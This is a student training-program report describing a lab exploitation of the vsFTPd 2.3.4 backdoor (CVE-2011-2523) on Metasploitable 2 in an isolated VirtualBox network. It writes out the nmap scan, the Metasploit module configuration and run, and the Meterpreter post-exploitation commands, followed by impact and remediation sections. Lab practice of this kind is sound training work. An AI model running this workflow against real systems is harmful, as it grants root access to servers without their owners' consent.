

LABMENTIX

Cybersecurity Training Program

CYBERSECURITY PROJECT REPORT

15-Day Hands-On Project Submission

Project Title	Metasploit-Based Vulnerability Assessment & Controlled Exploitation of vsFTPd 2.3.4
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Batch / Cohort	15-Day Cybersecurity Training Program
Domain	Network Security / Ethical Hacking
Trainer Name	Ganesh Kuche
Submission Date	07 / 09 / 2026
Difficulty Level	Intermediate

Testing was performed strictly in an isolated VirtualBox laboratory environment for educational purposes.

SECTION 1 - PROJECT ABSTRACT

1. Project Abstract

This project demonstrates a controlled vulnerability assessment and exploitation workflow against an intentionally vulnerable virtual machine. A Kali Linux system was used as the testing machine and Metasploitable 2 was used as the target inside an isolated VirtualBox Host-Only network. Network and service discovery identified FTP on port 21 running vsFTPD 2.3.4, a version associated with the CVE-2011-2523 backdoor vulnerability. The corresponding Metasploit module was configured and executed, resulting in a Meterpreter session with root-level access to the lab target. Basic post-exploitation enumeration was then performed to verify system identity, network information, processes, and filesystem access. The project concludes with an assessment of security impact, detection considerations, and remediation measures.

SECTION 2 - INTRODUCTION

2. Introduction

2.1 Background

Cybersecurity involves protecting systems, applications, networks, and data from unauthorized access, misuse, disruption, or modification. Vulnerability assessment and penetration testing help security professionals identify weaknesses before they can be abused in real-world environments. In this project, the focus was a deliberately vulnerable FTP service in a safe virtual laboratory, allowing the full workflow to be practiced without affecting production systems.

2.2 Problem Statement

The project explores the risk created by an outdated and vulnerable FTP service. The specific challenge was to identify the exposed service, determine whether the running software version was vulnerable, validate the weakness using a controlled Metasploit exploit, and document the resulting security impact and defensive measures.

2.3 Objectives

Identify a vulnerable FTP service running on the target system.

Analyze and validate the vsFTPD 2.3.4 backdoor vulnerability (CVE-2011-2523).

Configure and execute the appropriate Metasploit exploit in the isolated lab.

Establish and verify a Meterpreter session with elevated privileges.

Perform basic post-exploitation enumeration and document security impact, detection, and remediation measures.

SECTION 3 - TOOLS & ENVIRONMENT

3. Tools and Environment Setup

The lab used two virtual machines connected through an isolated Host-Only network. The following tools and platforms supported the assessment.

Tool / Software	Version / Platform	Purpose
Kali Linux	Linux VM	Attacker / testing workstation and Metasploit execution
Metasploitable 2	Ubuntu 8.04-based VM	Intentionally vulnerable target system
Oracle VirtualBox	Virtualization platform	Isolated virtual lab and Host-Only networking
Nmap	Command-line tool	Service and version discovery
Metasploit Framework	msfconsole	Exploit configuration and controlled validation

3.1 Lab / Environment Description

The testing environment consisted of two virtual machines. Kali Linux was configured as the attacker/testing system with IP address 192.168.56.102, while Metasploitable 2 was configured as the intentionally vulnerable target with IP address 192.168.56.101. Both systems communicated through an isolated Host-Only network, keeping the activity within the laboratory environment.

LAB ENVIRONMENT

The project was performed in an isolated VirtualBox environment using two virtual machines..

ATTACKER MACHINE


KALI LINUX

- IP Address: 192.168.56.102
- Used for: Metasploit Framework & testing

TARGET MACHINE

METASPLOITABLE 2

- IP Address: 192.168.56.101
- FTP Service: vsFTPd 2.3.4
- Used as: Intentionally vulnerable target



All testing was performed in an isolated VirtualBox lab environment for educational purposes.

Figure 1: Lab environment showing the attacker and target virtual machines as documented in the presentation.

SECTION 4 - METHODOLOGY / STEP-BY-STEP PROCESS

4. Methodology

The assessment followed a structured workflow: lab setup, network verification, service identification, exploit configuration, controlled exploitation, Meterpreter verification, and post-exploitation enumeration. The steps below document the commands and observations used in the project.

Step 1 - Verify the Attacker Network Configuration

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The Kali Linux network interface was checked to confirm the Host-Only address assigned to the testing machine.

```
ip addr
```

Observation: the testing interface eth0 was configured with IP address 192.168.56.102.

Step 2 - Verify Connectivity with the Target

Connectivity from Kali Linux to the Metasploitable 2 target was tested before exploitation.

```
ping -c 4 192.168.56.101
```

Observation: the target responded successfully, confirming communication over the isolated Host-Only network.

NETWORK SETUP

Both virtual machines communicate through an isolated Host-Only network.

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● **ATTACKER MACHINE**

KALI LINUX

- Kali Linux
- IP Address: 192.168.56.102
- Interface: eth0

→ Kali Linux → Host-Only Network → Metasploitable 2

● **TARGET MACHINE**

METASPLOITABLE 2

- Metasploitable 2
- IP Address: 192.168.56.101
- Interface: eth0

All testing was performed in an isolated VirtualBox lab environment for educational purposes.

Figure 2: Network setup and connectivity evidence from the project presentation.

Step 3 - Identify the Vulnerable FTP Service

Nmap service-version detection was used to identify the FTP service and determine the software version exposed on the target.

```
nmap -sV -p 21 192.168.56.101
```

Finding: TCP port 21 was open and running vsFTPD 2.3.4. This version was identified as the vulnerable service selected for controlled validation.

VULNERABILITY IDENTIFICATION


6

Nmap scanning was performed to identify open ports and running services on the target.

TARGET: 192.168.56.101

FINDING:

- Port 21/tcp – FTP
- Service: vsFTPD 2.3.4
- Status: Vulnerable
- Vulnerability: vsFTPD 2.3.4 Backdoor
- CVE: CVE-2011-2523



All testing was performed in an isolated VirtualBox lab environment for educational purposes.

Figure 3: Vulnerability identification showing FTP port 21, vsFTPD 2.3.4, and CVE-2011-2523.

Step 4 - Configure the Metasploit Exploit

The corresponding Metasploit module was selected and configured with the target address, FTP port, and local handler address used in the lab.

```
msfconsole
use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.56.101
set RPORT 21
set LHOST 192.168.56.102
show options
```

The configuration was reviewed before execution to ensure that the intended target and listener settings were correct.

METASPLOIT CONFIGURATION


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The vsFTPD 2.3.4 backdoor module was selected and configured.

EXPLOIT MODULE :
exploit/unix/ftp/vsftpd_234_backdoor

CONFIGURATION :

- Target: 192.168.56.101
- Target Port: 21
- Payload: configured by Metasploit
- Exploit: vsFTPD 2.3.4 Backdoor



All testing was performed in an isolated VirtualBox lab environment for educational purposes.

Figure 4: Metasploit configuration for the vsFTPD 2.3.4 backdoor module.

Step 5 - Execute the Exploit and Establish Initial Access

The configured exploit was executed against the vulnerable FTP service in the isolated lab.

run

Observation: the exploit reported that the backdoor was spawned and a Meterpreter session was opened successfully, providing initial interactive access to the target.

EXPLOITATION & INITIAL ACCESS

The configured exploit was executed against the vulnerable FTP service..

KEY POINTS :

- Exploit executed successfully
- vsFTPD 2.3.4 backdoor triggered
- Meterpreter session established
- Initial access obtained

All testing was performed in an isolated VirtualBox lab environment for educational purposes.




Figure 5: Successful exploitation and Meterpreter session establishment.

Step 6 - Verify the Meterpreter Session and Privileges

After the session was established, basic identification commands were used to verify the target system and the privilege level of the session.

getuid

sysinfo

Results included root-level user access, Ubuntu 8.04 as the operating system, i686 architecture, and the Metasploitable 2 target identity.


METERPRETER SESSION

Successful exploitation provided an interactive Meterpreter session with elevated privileges.

SESSION STATUS :

- Session established successfully
- User: root
- Operating System: Ubuntu 8.04
- Architecture: i686
- Target: Metasploitable 2

All testing was performed in an isolated VirtualBox lab environment for educational purposes.



The screenshot shows a Metasploit Meterpreter session with the following details:

- Session:** 1
- Exploit target:** 0 (Linux/Unix Command)
- Server username:** root
- Computer:** metasploitable.localdomain
- OS:** Ubuntu 8.04 (Linux 2.6.24-16-server)
- Architecture:** i686
- Buildfile:** i686-linux-musl
- Metasploit:** 3.8.0

Figure 6: Meterpreter session verification showing root access and system information.

Step 7 - Perform Basic Post-Exploitation Enumeration

Basic enumeration was performed to collect network information, inspect running processes, and explore the target filesystem.

```
ipconfig
ps
pwd
ls
```

The commands confirmed the target network interface, provided a view of running processes, verified the working directory, and displayed filesystem contents.

POST-EXPLOITATION ENUMERATION

Basic system enumeration was performed after gaining authorized lab access.


KEY FINDINGS :

- Network information collected
- Running processes inspected
- File system explored
- Current working directory verified

EVIDENCE :

- ipconfig → network information
- ps → running processes
- ls → filesystem

All testing was performed in an isolated VirtualBox lab environment for educational purposes.



The screenshot shows the output of the following commands in a Metasploit Meterpreter session:

- ipconfig:** Displays network interface information for Interface 1 and Interface 2.
- ps:** Displays a list of running processes with their PIDs, Names, Users, and Paths.
- pwd:** Displays the current working directory as /usr/sbin.
- ls:** Displays the contents of the current directory.

PID	Name	User	Path
4129	sshd	root	/usr/sbin/sshd
4247	mysqld	mysql	/usr/sbin/mysqld
4352	distccd	daemon	/usr/bin/distccd
4507	xinetd	root	/usr/sbin/xinetd
4545	proftpd	root	/usr/sbin/proftpd
4620	apache2	root	/usr/sbin/apache2

Figure 7: Post-exploitation enumeration evidence from the project presentation.

SECTION 5 - RESULTS & OBSERVATIONS

5. Results and Observations

5.1 Summary of Findings

#	Finding / Observation	Details	Severity / Impact
1	FTP service exposed	Target exposed TCP port 21 running vsFTPd 2.3.4.	High
2	CVE-2011-2523 vulnerability	The identified vsFTPd 2.3.4 backdoor vulnerability was selected for validation.	High
3	Successful exploitation	Metasploit triggered the backdoor and established a Meterpreter session.	High
4	Elevated privileges	The Meterpreter session reported root-level access on the intentionally vulnerable target.	High
5	Post-exploitation access	Network, process, working-directory, and filesystem information could be enumerated.	High

5.2 Analysis

The results show that exploitation of an outdated and intentionally vulnerable FTP service can move an assessment from simple service exposure to high-privilege system access. The most significant observation was not only that the service was vulnerable, but that the weakness could be validated through a repeatable exploitation workflow and followed by interactive enumeration. This demonstrates why unsupported or vulnerable services should be patched, removed, isolated, or otherwise restricted.

5.3 Impact Analysis

Confidentiality - Unauthorized access may expose system files, configuration data, and other information available to the compromised account.

Integrity - A privileged session could allow unauthorized changes to files, configurations, or system state.

Availability - Compromise could be used to disrupt services, consume resources, or interfere with normal system operation.

Overall Risk Assessment: HIGH. The demonstrated compromise reached elevated privileges in the intentionally vulnerable target environment.

SECTION 6 - CHALLENGES FACED

6. Challenges Faced

Challenge Faced	How I Solved It
Incorrect local host address used during initial handler setup	Checked Kali network configuration with ip addr and corrected LHOST to 192.168.56.102.
Default listener/service port conflict during setup	Changed the fetch service port from the occupied default to an available port and retried in the lab.
Session/port state issues during an earlier retry	Restarted both virtual machines to return the lab to a clean state and then repeated the configuration step-by-step.
Older payload option from tutorials was not accepted by the current Metasploit setup	Used the payload/configuration exposed by the installed Metasploit module rather than relying on an outdated tutorial value.

SECTION 7 - LEARNING OUTCOMES

7. Learning Outcomes

Learned how to verify IP configuration and connectivity in an isolated virtual network.

Learned how Nmap service/version detection can identify an exposed and outdated FTP service.

Learned how to map an identified vulnerability to a Metasploit exploit module and configure required options.

Learned how to verify a successful Meterpreter session using identity and system-information commands.

Learned how basic post-exploitation enumeration can reveal network, process, and filesystem information.

Improved troubleshooting skills by diagnosing listener configuration, port conflicts, and session-state problems.

Understood the relationship between technical exploitation, business/security impact, and remediation.

SECTION 8 - CONCLUSION & FUTURE SCOPE

8. Conclusion

The project successfully demonstrated a complete controlled vulnerability-assessment and exploitation workflow in an isolated VirtualBox environment. The vulnerable vsFTPD 2.3.4 FTP service was identified, the associated backdoor vulnerability was validated using Metasploit, and a Meterpreter session with root-level access was established. Basic post-exploitation enumeration confirmed meaningful access to system and filesystem information. The exercise met its objectives and reinforced the importance of patching vulnerable software, minimizing exposed services, and continuously monitoring systems.

8.1 Future Scope

Extend the lab to additional intentionally vulnerable services and compare exploitation paths.

Add centralized logging and monitoring to demonstrate how suspicious activity could be detected during exploitation.

Build a small vulnerability-management workflow that maps findings to remediation and retesting.

Compare manual validation with automated vulnerability scanners and document differences in coverage and false positives.

Explore defensive hardening, firewall restrictions, least-privilege controls, and service removal in the target environment.

SECTION 9 - REFERENCES

9. References

[1] Metasploit Framework Documentation - Rapid7 / Metasploit module documentation.

[2] Nmap Documentation - Nmap Reference Guide and service/version detection documentation.

[3] Oracle VM VirtualBox Documentation - Virtual networking and Host-Only adapter concepts.

[4] Metasploitable 2 - Intentionally vulnerable Linux virtual machine used for security training and laboratory practice.

DECLARATION

Student Declaration

I hereby declare that this project report is my own original work, completed as part of the Labmentix Cybersecurity Training Program. The work presented in this report is genuine, and all external references have been duly acknowledged.

Student Signature: _____

Date of Submission: 07 / 09 / 2026